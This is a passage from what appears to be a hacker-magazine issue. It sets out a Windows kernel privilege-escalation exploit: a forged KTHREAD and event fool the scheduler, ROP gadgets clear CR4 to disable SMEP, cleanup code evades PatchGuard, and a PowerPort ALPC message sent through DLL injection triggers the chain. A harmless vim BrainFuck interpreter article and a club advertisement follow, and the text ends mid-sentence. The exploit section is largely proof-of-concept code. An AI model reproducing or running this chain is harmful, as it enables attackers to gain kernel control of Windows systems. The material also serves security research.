Unlike a DeferredReady thread, which can be ready on an arbitrary processor queue, a Ready thread must be on the proper processor queue (and/or shared queue, in Windows 8 and later). Explaining the selection algorithms is beyond the scope of this article, but suffice it to say that the kernel will attempt to find the best possible processor among: idle cores, parked cores, heterogeneous vs. homogeneous cores, and busy cores, and balance that with the hard affinity, soft affinity/ideal processor, and group scheduling ranks and weights. Once a processor is chosen, the `NextProcessor` field in `KTHREAD` is set to its index. Ultimately, the following possibilities exist:

1. An idle processor was chosen. The `KiUpdateThreadState` routine executes and sets the thread's state to Standby and sets the `NextThread` field in the KPRCB to the selected `KTHREAD`. The thread will start executing imminently.

2. An idle processor was chosen, which already had a thread selected as its `NextThread`. The same operations as above happen, but the existing `KTHREAD` is now *pre-empted* and must be dealt with. The thread will start executing imminently.

3. A busy processor was chosen, and this thread is more important. The same operations as in case #2 happen, with pre-emption again. The thread will start executing imminently.

4. A busy processor was chosen, but this thread is not more important. `KiAddThreadToReadyQueue` is used instead, and the state will be set to Ready instead. The thread will execute at a later time.

8.1.6 Internals Secondo Intermezzo

It should now become apparent that, given a custom `KTHREAD` structure, we can fool the scheduler into entering a scenario where that thread is selected for immediate execution. To make things even simpler, if we can force this thread to execute on the current processor, we can pre-empt ourselves and force an immediate switch to the new thread, without disturbing other processors and worrying about pre-empting other threads.

In order to go down this path, the `KTHREAD` we create must have a single, fixed, hard affinity, which will be set to our currently executing processor. We can do this by manipulating the `Affinity` field of the `KTHREAD`. This will ensure that the scheduler does not look at any idle processors. It must also have the current processor as its soft affinity, or ideal processor, so that the scheduler does not look at any other busy processors. By restricting all idle processors from selection and ignoring all other busy processors, the scheduler will have no choice but to pick the current processor.

Yet we still have to choose between path #3 and #4 above, and get this new thread to appear "more important". This is easily done by ensuring that our new thread's priority (in the `KTHREAD`'s `Priority`) field will be higher than the current thread's.

8.1.7 Completing the Exit

Once `KiDeferredReadyThread` is done with its business and returns to `KiReadyThread`, which returns to `KiProcessThreadWaitList`, which returns to `KiExitDispatcher`, it's time to act. The routine will now verify if it's possible to do so based on the IRQL at the time the event was signalled—a level of `DISPATCH_LEVEL` or above will indicate that nothing can be done yet, so an interrupt will be queued, which should fire as soon as the IRQL drops. Otherwise, it will check if the `NextThread` field in the KPRCB is populated, implying that a new thread was chosen on the current processor.

At this point, `NextThread` will be set to NULL (after capturing its value), and `KiUpdateThreadState` will be called again, this time with the new state set to Running, causing the KPRCB's `CurrentThread` field to now point to this thread instead. The old thread, meanwhile, will be pre-empted and added to the Ready list with `KiQueueReadyThread`.

Once that's done, it's time to call `KiSwapContext`. Once control returns from this function, the new thread will actually be running (i.e., it will basically be returning from whatever had pre-empted it to begin with), and `KiDeliverApc` will be called as needed in order to deliver any Asynchronous Procedure Calls (APCs) that were pending to this new thread.

KiExitDispatcher is done, and it returns back to its caller—not KeSetEvent! As we are now on a new thread, with a new stack, this will actually probably return to a completely different API, such as KeWaitForSingleObject.

8.1.8 Make It So—the Context Switch

To understand how KiSwapContext is able to change to a totally different thread's execution context, let's go inside the belly of the beast. The first operation that we see is the construction of the exception frame, which is done with the GENERATE_EXCEPTION_FRAME assembly macro, which is public in kxamd64.inc. This essentially constructs a KEXCEPTION_FRAME on the stack, storing all the non-volatile register contents. Then, the SwapContext function is called.

Inside of SwapContext, a second structure is built on the stack, known as the KSWITCH_FRAME structure, it is documented in the ntosp.h header file (but not in the public symbols). Inside of the routine, the following key actions are taken on an x64 processor (similar, but uniquely different actions are taken on other CPU architectures):

1. The Running field is set to 1 inside of the new KTHREAD.
2. Runtime CPU Cycles start accumulating based on the KPRCB's StartCycles and CycleTime fields.
3. The count of context switches is incremented in KPRCB's ContextSwitches field.
4. The NpxState field is checked to see if FPU/XSAVE state must be captured for the old thread.
5. The current value of the stack pointer RSP, is stored in the old thread's KernelStack KTHREAD field.
6. RSP is updated based on the new thread's KernelStack value.
7. A new LDT is loaded if the process owning the new thread is different than the old thread (i.e., a *process switch* has occurred).
8. In a similar vein to the above, the process affinity is updated if needed, and a new CR3 value is loaded, again in the case of a process switch.
9. The RSP0 is updated in the current Task State Segment (TSS), which is indicated by the TssBase field of the KPCR. The value is set to the InitialStack field of the new KTHREAD.
10. The RspBase in the KPRCB is updated as per the above as well.
11. The Running field is set to 0 in the old KTHREAD.
12. The NpxField is checked to see if FPU/XSAVE state must be restored for the new thread.
13. The Compatibility Mode TEB Segment in the GDT (stored in the GdtBase field of the KPCR) is updated to point to the new thread's TEB, stored in the Teb field of the KTHREAD.
14. The DS, ES, FS segments are loaded with their canonical values if they were modified.
15. The GS value is updated in both MSRs by using the swapgs instruction and reloading the GS segment in between.
16. The KPCR's NtTib field is updated to point to the new thread's TEB, and WRMSR is used to set MSR_GS_SWAP.
17. The count of context switches is incremented in KTHREAD's ContextSwitches field.
18. The switch frame is popped off the stack, and control returns to the caller's RIP address on the stack.

Note that in Windows 10, steps 13-16 are only performed if the new thread is not a *system thread*, which is indicated by the SystemThread flag in the KTHREAD.

Finally, now having returned back in KiSwapContext again, the RESTORE_EXCEPTION_FRAME macro is used to pop off all non-volatile register state from the stack frame.

8.1.9 Coda

With the sequence of steps performed by the context switch now exposed, taking control of a thread is an easy matter of controlling its `KernelStack` field in the `KTHREAD`. As soon as the `RSP` value is set to this location, the eventual `ret` instruction will get us wherever we need to go, with full Ring 0 privileges, as a typical ROP-friendly instruction.

Even more, if we return to `KiSwapContext` (assuming we have an information leak) we have the `RESTORE_EXCEPTION_FRAME` macro, which will take care of everything but `RAX`, `RCX`, and `RDX` for us. We can of course return anywhere else we'd like and build our own ROP chain.

8.1.10 PoC

Let's look at the code that implements everything we've just seen. First, we need to hard-code our current user-mode thread to run only on the first CPU of Group 0 (always CPU 0). The reason for this will become obvious shortly:

```
affinity.Group = 0;
affinity.Mask = 1;
SetThreadGroupAffinity(
  GetCurrentThread(), &affinity, NULL);
```

Next, let us create an active wait any wait block, associated with an arbitrary thread:

```
deathBlock.WaitType = WaitAny;
deathBlock.Thread = &deathThread;
deathBlock.BlockState = WaitBlockActive;
```

Then we create a Synchronization Event, which is currently tied to this wait block:

```
deathEvent.Header.Type =
  EventSynchronizationObject;
InitializeListHead(
  &deathEvent.Header.WaitListHead);
InsertTailList(
  &deathEvent.Header.WaitListHead,
  &deathBlock.WaitListEntry);
```

All right! We now have our event and wait block. It's tied to the deathThread, so let's go fill that out. First, we give this thread the correct hard affinity (i.e., the one we just set for ourselves) and soft affinity (i.e., the ideal processor). Note that the ideal processor is expressed as the raw processor index, which is not available to user-mode. Therefore, by forcing our thread to run on Group 0 earlier, we can guarantee that the CPU Index 0 matches Processor 0.

```
deathThread.Affinity = affinity;
deathThread.IdealProcessor = 0;
```

Now we know this thread will run on the same processor we're on, but we want to guarantee it will pre-empt us. In other words, we need to bump up its priority higher than ours. We could pick any number higher than the current priority, but we'll pick 31 for two reasons. First, it's practically guaranteed to pre-empt anything on this processor, and second, it's in the so-called *real-time* range which means it's not subject to priority adjustments and quantum tracking, which will make the scheduler's job easier when getting this thread in a runnable state (and avoid us having to define more state).

```
deathThread.Priority = 31;
```

Okay, so if we're going to claim that our event object is being waited on by this thread, we better make the thread appear as if it's in a committed waiting state with one wait block—the one the event is associated with:

```
deathThread.State = Waiting;
deathThread.WaitRegister.State =
                              WaitCommitted;
deathThread.WaitBlockList = &deathBlock;
deathThread.WaitBlockCount = 1;
```

Excellent! For the context switch routine to work correctly, we also need to make it look like this thread is in the same process as the current thread. Otherwise, our address space will become invalid, and all sorts of other crashes will occur. In order to do this, we need to know the kernel pointer of the current process, or `KPROCESS` structure. Thankfully, there exists a variety of documented information leaks in the kernel that will allow us to obtain this information. One common technique is to open a handle to our own process ID and then enumerate our own handle table until we find a match for the handle number. The Windows API will then contain the kernel address of the object associated with this handle (i.e., our very own process!).

```
deathThread.ApcState.Process = addrProcess;
```

Last, but not least, we need to set up the kernel stack, which should be pointing to a `KSWITCH_FRAME`. And we need to confirm that the stack truly is resident, as per our discoveries above. The switch frame has a return address, which we are free to set to any address we'd like to ROP into.

```
deathThread.KernelStackResident = TRUE;
deathThread.KernelStack =
        &deathStack.SwitchFrame;
deathStack.SwitchFrame.Return =
        exploitGadget;
```


Actually, let's not forget that we also need to have a valid FPU stack, so that the FPU/XSAVE restore can work when context switching. One easy to way to do this is as follows:

```
_fxsave(deathFpuStack);
deathThread.StateSaveArea = deathFpuStack;
```

Once all the above operations are done, we have a fully exploitable event object, which will get us to "exploitGadget". But what should that be?

8.2 ACT II. The Right Gadget and Cleanup

8.2.1 ROPing to User-Mode



Once we've established control over `RIP`/`RSP`, it's time to actually extract some use out of this ability. As we're not going to be injecting executable code in the kernel (especially hard on Windows 8.1, and even harder on Windows 10), the best place to direct `RIP` is in user mode. Sadly, modern mitigations such as SMEP make this impossible, and any attempt to execute our user-mode code will result in a nasty crash. Fortunately, SMEP is a CPU feature that must be enabled by software, and it relies on a particular flag in the `CR4` to be set. All we need is the right ROP gadget to turn that flag off. As it happens, the function to flush the current TLB is inlined throughout the kernel, which results in the following assembly sequence when it's done at the end of a function:

```
.text:00000001401B874C mov cr4, rcx
.text:00000001401B874F retn
```

Well, now all that we're missing is a gadget to load the right value into RCX. This isn't hard, and for example, the `KeRemoveQueueDpcEx` function (which is exported) has exactly what we need:


```
.text:00000001400DB5B1 pop rcx
.text:00000001400DB5B2 retn
```

With these two simple gadgets, we can control and fill out the `KEXCEPTION_FRAME` that's supposed to be right on top of the `KSWITCH_FRAME` as follows:

```
deathStack.SwitchFrame.Return     =
    popRcxRopGadget; // pop rcx...
deathStack.ExceptionFrame.P1Home =
    desiredCr4Value; // i.e.:, 0x506F8
deathStack.ExceptionFrame.P2Home =
    cr4RopGadget;    // mov cr4, rcx...
deathStack.ExceptionFrame.P3Home =
    Stage1Payload;   // User RIP
```

8.2.2 Consistency and Recovery

Imagine yourself in `Stage1Payload` now. Your KPRCB's `CurrentThread` field points to a user-mode `KTHREAD` inside of your own personal address space. Your RSP (and your `KTHREAD`'s `RSP` and TSS's `RSP0`) are also pointing to some user-mode buffer that's only valid inside your address space. All it takes is a another thread on another processor scouring the CPU queues (trying to find out who to pre-empt) and dereferencing the "deathThread", before a crash occurs. And let me tell you, that happens... a lot! Our first order of business should therefore be to allocate some sort of globally visible kernel memory where we can store the `KTHREAD` we've built for ourselves. But the mere act of allocating memory will take a relatively long time, and chances are high we'll crash early.



So we'll take a page out of some very early NT rootkits. Taking advantage of the fact that the `KUSER_SHARED_DATA` structure has a fixed, global address on all Windows machines and is visible in all processes. It's got just enough slack space to fit our `KTHREAD` structure too! As soon as that's done, we want to update the KPRCB's CurrentThread to point to this new copy. The code looks something like this:

```
PKTHREAD newThread =
  SharedUserData+sizeof(*SharedUserData);
__movsq(newThread, &deathThread,
  sizeof(KTHREAD)/sizeof(ULONG64));
__writegsqword(
  FIELD_OFFSET(KPRCB, CurrentThread),
  newThread);
```

Although unlikely, a race condition is still possible right before the copy completes. One could avoid this by creating a user-mode process that creates priority 31 threads on all processors but the current one, spinning forever, until the exploit completes. That will remove any occurrences of processor queue scanning.

At this point, we can now attack the kernel in any way we want, but once we're done, what happens to this thread? We could attempt to terminate it with `PsTerminateSystemThread`, but a number of things are likely to go wrong—namely that we aren't a system thread (but we could fix that by setting the right `KTHREAD` flag). Even beyond that, however, the API would attempt to access a number of additional `KTHREAD` and `KPROCESS` fields, dereference the thread object as an `ETHREAD` (which we haven't built), and require an amount of information leaks so great that it is unlikely to ever work. Entering a tight spin loop would fix these problems, but the CPU would be pegged down forever, and a single-core machine would simply lock up.

We've seen, however, that we have enough of a `KTHREAD` to exit the scheduler and even be context-switched in. Do we have enough to enter the scheduler and be context-switched out? The simplest way to do so is to use the `KeDelayExecutionThread` API and pass in an absurdly large timeout value—guaranteeing our thread will be stuck in a wait state forever.

Before doing so, however, we should remember that all dispatching operations happen at `DISPATCH_LEVEL`, as we saw earlier. And normally, the exit from `SwapContext` would've resulted in returning back to some function that had raised the IRQL, so that it could then lower it. We are not allowed to re-enter the scheduler at this IRQL, so we'll first lower it back down to `PASSIVE_LEVEL` ourselves. Our final cleanup code thus looks like this:

```
__writecr8(PASSIVE_LEVEL);
timeout.QuadPart = 0x800000007FFFFFFF;
pKeDelayExecutionThread(KernelMode,
                        FALSE, &timeout);
```

8.2.3 Enter PatchGuard

Readers of this magazine ought to know that skape and skywing aren't idiots—their PatchGuard technology embedded into the NT kernel will actually actively scan for changes to `KUSER_SHARED_DATA`. Any modification such as our addition of a random `KTHREAD` in its tail will result in the famous 109 BSOD, with a code of "0", or "Generic Data Modifcation".

Thus, we need to clear out our `KTHREAD` from there—but that poses a problem since we can't destroy the `KTHREAD` before we call `KeDelayExecutionThread`. One option is to allocate some nonpaged pool memory and copy our `KTHREAD` structure in there, then modify the KPRCB CurrentThread pointer yet again. But this means that we will be leaking a `KTHREAD` in memory forever. Can we do better?

Another possibility is to do the destruction of the `KTHREAD` *after* the `KeDelayExecutionThread` has executed. Nobody will ever need to look at, or touch the structure, since we know it will never wake up again. But how can we run after the endless delay? Clearly, we need another activation point—and Windows offers *timer-based deferred procedure routines (DPCs)* as a solution. By allocating a nonpaged

pool buffer containing a KTIMER structure (initialized with KeInitializeTimer) and a KDPC structure (initialized with KeInitializeDpc), we can then use `KeSetTimer` to force the execution of the DPC to, say, 5 seconds later in time. This is easy to do as shown below:

```
PSTAGE_TWO_DATA data;
LARGE_INTEGER timeout;
data = pExAllocatePool(NonPagedPool,
                       sizeof(*data));
__movsq(data->Code, CleanDpc,
        sizeof(data->Code)/sizeof(ULONG64));
pKeInitializeDpc(&data->Dpc,
                 data->Code, NULL);
(&data->Timer);
timeout.QuadPart = -50000000;
pKeSetTimer(&data->Timer, timeout,
            &data->Dpc);
```

Inside of the `CleanDpc` routine, we simply destroy the thread and free the data:

```
PKTHREAD newThread =
    SharedUserData+sizeof(*SharedUserData);
data = CONTAINING_RECORD(
    Dpc, STAGE_TWO_DATA, Dpc);
__stosq(newThread, 0,
    sizeof(KTHREAD) / sizeof(ULONG64));
pExFreePool(data);
```

With the `KUSER_SHARED_DATA` structure cleaned up, we should never hear from PatchGuard again. And so, the system is now restored back to sanity—except for the case when a few seconds later, some thread, on some arbitrary processor, inserts a new timer in the tree of timers. The scheduler, after computing a 256-based hash bucket handle for the KTIMER entry, inserts it into the list of existing KTIMER structures that share the same hash—that, with a probability of 1/256, is the near-infinitely expiring timer that `KeDelayExecutionThread` is using. Why is this a problem, you ask?

Well, as it happens, the kernel doesn't want to have to create a timer object whenever a wait is done that involves a timeout. And so, any time that a synchronization object is waited upon for a fixed period of time, or any time that a `Sleep/KeDelayExecutionThread` call is performed, an internal KTIMER structure that is preallocated in the `KTHREAD` structure is used, under the field name `Timer`. This also creates one of the NT kernel's best-designed features: the ability to wait on objects without requiring a single memory allocation.

Unfortunately for us as attackers, this means that the timer table now contains a pointer to what is essentially computable as `KUSER_SHARED_DATA + sizeof(KUSER_SHARED_DATA) + FIELD_OFFSET(KTHREAD, Timer))...` a data structure that we have completely zeroed out. That list of hash entries will therefore hit a NULL pointer (Windows lists are circular, not NULL- terminated) and crash. We must do one more thing in the `CleanDpc` routine then—remove this linkage, which we can do easily:

```
RemoveEntryList(
    &newThread->Timer.TimerListEntry);
```

8.2.4 PatchGuard Redux

Remember the part about Patchguard's developers not being stupid? Well, they're certainly not going to let the corrupt, SMEP-disabled value of `CR4` stand! And so it is, that after a few minutes (or less), another 109 BSOD is likely to appear, this time with code 15 ("Critical processor register modified"). Hence, this is one more thing that we're going to have to clean up, and yet again something that we cannot do as part of our user-mode pre-`KeDelayExecutionThread` call, because the very next instruction would then issue a SMEP violation. Good thing we've got our 5-second timer-based DPC!

Except that things are never that easy, as readers probably know. One of the great (or terrible) things about DPCs is that they run in arbitrary thread context and don't have a particular affinity to a given processor either, unless told otherwise. While in a normal interrupt service routine environment, the DPC will typically execute on the same processor it was queued on, this is not the case with timer-based DPCs. In fact, on most systems, these will execute on CPU 0 at all times, whereas on others, they can be distributed across processors based on utilization and power needs. Why is this a problem? Because we've disabled SMEP on one particular processor—the one that ran our first-stage user-mode payload, while the DPC can run on a completely different processor.

As always, the NT kernel offers up an API as a solution. By using `KeSetTargetProcessorDpcEx`, we can make sure the DPC runs on the same processor as our first stage payload (which should be CPU 0, Group 0, but let's do this in a more portable way):

```
PROCESSOR_NUMBER procNumber;
pKeGetCurrentProcessorNumberEx(
    &procNumber);
pKeSetTargetProcessorDpcEx(
    &data->Dpc, &procNumber);
```

Success is now finally ours! By cleaning up the `KUSER_SHARED_DATA` structure, eliminating the `KTHREAD`'s timer from the timer list, and restoring `CR4` back to its original value, the system is now fully restored in its original state, and we've even freed the `KDPC` and `KTIMER` structures. There's now not a single trace of the thread left around, which pretty much amounts to the initial idea of terminating the thread. From dust we made it, and to dust it returned.

Of course, our payload hasn't actually done anything, other than clean up after itself. Obviously, at this point, any number of actually real system threads could be created, periodic timer DPCs could be queued, work items can be queued, and all other arbitrary kernel-mode operations are permitted, depending on the ultimate goals of our exploit.

8.3 ACT III. Denoument

8.3.1 The Trigger

We have so far been operating in an imaginary world where we can send the kernel an arbitrary Event Object as a `KEVENT` and have the kernel attempt to signal it. We now have shown that this scenario can reliably lead to kernel execution. The next question is, how can we trigger it?

As it happens, the kernel has a function called `PopUmpoProcessPowerMessage`, which responds to any message that is sent to the ALPC port that it creates, called PowerPort. Such messages have a simple 4-byte header indicating their type, and a type of 7, which we'll call PowerMessageNotifyLegacyEvent, and is treated as follows:

```
eventObject =
    PowerMessage->NotifyLegacyEvent.Event;
if(eventObject)
    KeSetEvent(eventObject, 0, 0);
```

To send messages to this port, a complex series of actions and ALPC-specific setup, plus somehow getting access to this port, must be performed. Thankfully, we don't need to do any of it, as the `UMPO.DLL` library, which implements the User Mode Power Manager, exports a handy `UmpoAlpcSendPowerMessage` function. By simply injecting a DLL into the service, which contains all of the above code implementation, we can execute the following sequence to trigger a Ring 3 to Ring 0 jump:

```
powerMessage.Type =
    PowerMessageNotifyLegacyEvent;
powerMessage.NotifyLegacyEvent.Event =
    &deathEvent;
UmpoAlpcSendPowerMessage(
    &powerMessage, sizeof(powerMessage));
```

8.4 Conclusion

As we've seen in this analysis, sometimes even the most apparently non-exploitable data corruption/-type confusion bugs can sometimes be busted open with sufficient understanding of the underlying operating system and rules around the particular data. The author is aware of another vulnerability that results in control of a lock object—which, when fixed, was assumed to be nothing more than a DoS. The author posits that such a lock object could've also been maliciously constructed to appear in an non-acquired state, which would then cause the kernel to make the thread acquire the lock—meanwhile, with a race condition, the lock could've been made to appear contended, such as to cause the release path to signal the contention even, and ultimately lead to the same exploitation path as discussed here.

It is also important to note that such data corruption vulnerabilities, which can lead to stack pivoting and ROP into user mode will bypass technologies such as Device Guard, even if configured with HyperVisor Code Integrity (HVCI)—due to the fact that all pages executing here will be marked as executable. All that is needed is the ability to redirect execution to the UMPO function, which could be done if User-Mode UMCI is disabled, or if PowerShell is enabled without script protection—one can reflectively inject and redirect execution of the Svchost.exe process. Note, however, that enabling HVCI will activate HyperGuard, which protects the `CR4` register and prevents turning off SMEP. This must be bypassed by a more complex exploit technique either affecting the PTEs or making the kernel payload itself be full ROP.

Finally, Windows Redstone 14352 and later fix this issue, just in time for the publication of the article. This bug will not be back-ported as it does not meet the bulletin bar, however.

9 A VIM Execution Engine

by Chris Domas

The power of vim is known far and wide, yet it is only when we push the venerable editor to its limits that we truly see its beauty. To conclusively demonstrate vim's majesty, and silence heretical doubters, let us construct a copy/paste/search/replace Turing machine, using vanilla vim commands.

First, we lay some ground rules. Naturally, we could build a Turing machine using the built-in vimscript, but it is already known that vimscript is Turing-complete, and this is hardly sporting. vim ex commands (the requests we make from vim when we type a colon) are abundant and powerful, but these too would make the task simple, and therefore would fail to illustrate the glory of vim. Instead, we strive to limit ourselves to normal vim commands - yank, put, delete, search, and the like.

With these constraints in mind, we must decide on the design of our machine. For simplicity, let us implement an interpreter for the widely known BrainFuck (BF) programming language. Our machine will be a simple text file that, when opened in vim and started with a few key presses, interprets BF code through copy/paste/search/replace style vim commands.

Let us begin by giving our machine some memory. We create data tape in the text file by simply adding the following:

```
_t:
0 0 0 0 0 0 0 0 0 0
```

We now have ten data cells, which we can locate by searching for `_t`.

Now what of the BF code itself? Let us add a Fibonacci number generator to the file:

```
_p:
>++++++++++>+>+[[+++++[>++++++++
<-]>.<++++++[>---------<-]+<<<]>.
>>[[-]<[>+<-]>>[<<+>+>-]<[>+<-[>
+<-[>+<-[>+<-[>+<-[>+<-[>+<-[>+<
-[>+<-[>[-]>+>+<<<-[>+<-]]]]]]]]
]]]+>>>]<<<]
```

Progress! Now we add lines to accommodate input and output, although these will be left empty for now:

```
_i:

_o:
```

To perform output, our program will need to convert the numeric memory cells to ASCII values. This can easily be done by adding an ASCII lookup table to our program:

```
_a:
... __65 A__66 B__67 C__68 D ... _127 ._uuu
    .
```

The arrangement of underscores and spaces will assist us in navigating the table with vim commands. Providing an "unknown" `uuu` allows us to process values outside the ASCII range.

Now for the fun part—how do we execute our BF program using just our simple vim commands? We would envision a small set of commands running continuously to interpret the program. Of course, we could manually type out these commands ourselves, over and over, to perform the execution (and we indeed encourage this as an enjoyable exercise!), but in the unfortunate situation in which an interpreted program fails to halt, we may come to find this process laborious. Instead, we will insert the keys for these commands directly into our vim file. When complete, we can automatically run the commands on the first line of the file by typing:

```
ggyy@"
```

If the first line, in turn, moves to other lines, and repeats this process of yanking a line of commands (yy) and executing the yanked buffer (`@"`), execution can continue indefinitely, without any additional user action.

N.B.T.V.A.

The Narrow Bandwidth TV Association (founded 1975) is dedicated to low definition and mechanical forms of ATV and introduces radio amateurs to TV at an inexpensive level based on home-brew construction. NBTV should not be confused with SSTV which produces still pictures at a much higher definition. As TV base bandwidth is only about 7kHz, recording of signals on audiocassette is easily achieved. A quarterly 12-page newsletter is produced and an annual exhibition is held in April/May in the East Midlands. If you would like to join, send a crossed cheque/postal order for £4 (or £3 plus a recent SPRAT wrapper) to Dave Gentle, G4RVL, 1 Sunny Hill, Milford, Derbys, DE56 0QR, payable to "NBTVA".

So to begin, let us simplify the process of navigating the text file by setting marks at key points. At the start of our text file, we add commands to set a mark at the beginning of the file:

```
gg0mh
```

A mark at the memory tape:

```
/_t^Mnjmt‘h
```

A mark at the BF code:

```
/_p^Mnjmp‘h
```

A mark at the input, output, and ASCII table:

```
/_o^Mnjmo‘h/_i^Mnjmi‘h/_a^Mnjma‘h
```

Although these steps are not strictly necessary, they will simplify navigating the file for future commands.

Now for execution! BF contains 8 instructions: increment the current data cell (+), decrement the current data cell (-), move to the next data cell (>), move to the previous data cell (<), a conditional jump forward ([), a conditional jump backward (]), output the current data cell (.), and input to the current data cell (,). Let us construct a table of vim commands to carry out each of these operations; each label will act as a marker for looking up the corresponding commands:

```
_c:
_>-???X
_<-???X
_[-???X
_]-???X
_+-???X
_--???X
_.-???X
_,-???X
_f:_???X
_b:_???X
```

We again apply the trick of special characters around each operation to simplify the search process—we may find many >'s in our file, but there will be only one _>-. We mark the end of the command with an X. We preemptively supply additional _f and _b commands, to carry out the conditional part of the BF branch operations [and]. We will determine the exact commands for each momentarily, which will replace the unknown ??? above. For now, let us continue the previous process of adding marks to each for quick navigation.

```
/_c^Mnjma‘h/_c^Mnf_mf‘h/_b^Mnf_mb
```

Now that our marks are set, we add to the top of our file the commands to execute the first instruction in the BF program:

```
‘pyl‘c/_\V^R"^Mf–ly2tX@"
```

This will move to the BF program (‘p), yank one BF instruction (yl), move to the command table (‘c), find the BF instruction in the table, (/_\V^R"^M) move to the list of commands for that instruction (f-l), yank the list of commands (y2tX)—skipping an X embedded in the command, and seeking forward to the terminating X—and execute the yanked commands (@"). With this, our execution begins!

Let's now complete our table by determining the commands to execute each BF instruction. > and < are particularly simple. For >:

```
‘twmt‘p mpyl‘c/_\V^R"^Mf–ly2tX@"
```

Plainly, this is: move to the memory tape (‘t), move forward one memory cell (w), mark the new location in the tape (mt), move back to the BF program (‘p), move forward one character to progress over the now executed BF instruction ( ), mark the new location in the BF program (mp), yank the next BF instruction (yl), and follow the previous process (‘c/_\V^R"^Mf-ly2tX@") to locate that instruction in the command table, yank its commands, and execute them.

<, then, is similarly implemented as:

```
‘tbmt‘p mpyl‘c/_\V^R"^Mf–ly2tX@"
```

What of + and -? + can be performed with:

```
‘t^A‘p mpyl‘c/_\V^R"^Mf–ly2tX@"
```

This is virtually identical to the < and > implementation. This time, we move to the current data cell and increment it with ^ A. Strictly speaking, this is a violation of the copy/paste/search/replace type execution we have been using. However, with minimal effort, the increment could be performed via a lookup table (as we do for the ASCII conversion)—we simply elide this for brevity.

Simply replacing ^ A (increment) with ^ X (decrement), - is derived:

```
1 `t^X`p mpyl`c/_\V^R"^Mf–ly2tX@"
```

Now, certainly, our interpreter is not useful without input and output, so let us add . and , commands. . may be

```
1 `tyw`a/_\(^R"\|uuu\)^Mellyl`op$mo`p mpyl`c/_
    \V^R"^Mf–ly2tX@"
```

This of course is: move to the memory tape (`t), yank a cell (yw), move to the ASCII table (`a), search for the yanked cell or, if it is not found, move to the uuu marker, `(/_\(^R"\|uuu\)^M)`, move over the marker characters (ell), yank the corresponding ASCII character (yl), move to the output (`o), paste the ASCII character (p), move to the end of the output ($), mark the new output location (mo), and finally, move back to the BF program, move over the executed instruction, grab the next instruction, locate its commands, and execute them, as before.

```
1 (`p mpyl`c/_\V^R"^Mf–ly2tX@")
```

Data input with , is similarly:

```
1 `iy  mi`a/ ^R"_^MT_ye`txt p`p mpyl`c/_\V^R"^
    Mf–ly2tX@"
```

Which simply performs the reverse lookup and stores the result in the current memory cell.

We are close, but, alas!, nothing is ever simple, and BF's conditional looping becomes more complicated. The BF [instruction means precisely "*if the byte at the data pointer is zero, then instead of moving the instruction pointer forward to the next command, jump it forward to the command after the matching*] *command.*"

```
1 `tyt `f/\(^R"\|n\)x^Mf–ly2tX@"
```

Meaning, navigate to the memory tape (`t), yank a memory cell (yt ), navigate to the forward assist commands (`f), search for either the yanked cell, or, if it is not found, the character n, followed by x `(/\(^R"\|n\)x^M)`, and yank and execute the given commands, using the process as before `(f-ly2tX@")`. This search allows us to achieve the conditional portion of the [instruction—we will include a marker for only "0", so only a memory cell of "0" will find a match—all others will be directed to the "n" character. Our forward assist then appears as:

```
1 _f:_0x:-`p% mpyl`c/_\V^R"^Mf–ly2tX@"X_nx:-`p
    mpyl`c/_\V^R"^Mf–ly2tX@"X
```

If the memory cell is 0, the previous search matches _0x, and the commands following it are yanked and executed. If the memory cell is not 0, the previous search matches _nx, and the commands following it instead are yanked and executed. For 0, we have: go to the BF program (`p), navigate to the corresponding ] instruction (%), move to the instruction after this ( ), mark the new location in the program (mp), and then yank and execute the next instruction, as before. `(yl`c/_\V^R"^Mf-ly2tX@")` For non-0, we have: go to the BF program (`p), navigate to the next instruction ( ), mark the new location in the program (mp), and then yank and execute the next instruction, as before. `(yl`c/_\V^R"^Mf-ly2tX@")`

] is now straightforward. Following the same patterns, we have:

```
1 `tyt `b/\(^R"\|n\)x^Mf–ly2tX@"
```

for the conditional search, and

```
1 _b:_0x:-`p mpyl`c/_\V^R"^Mf–ly2tX@"X_nx:-`p%
    mpyl`c/_\V^R"^Mf–ly2tX@"X
```

as the backward assist commands. An ardent observer may argue the the vim % command violates our copy/paste/search/replace design, and, alas!, this is so. However, we argue that a series of searches, increments, and decrements—like those

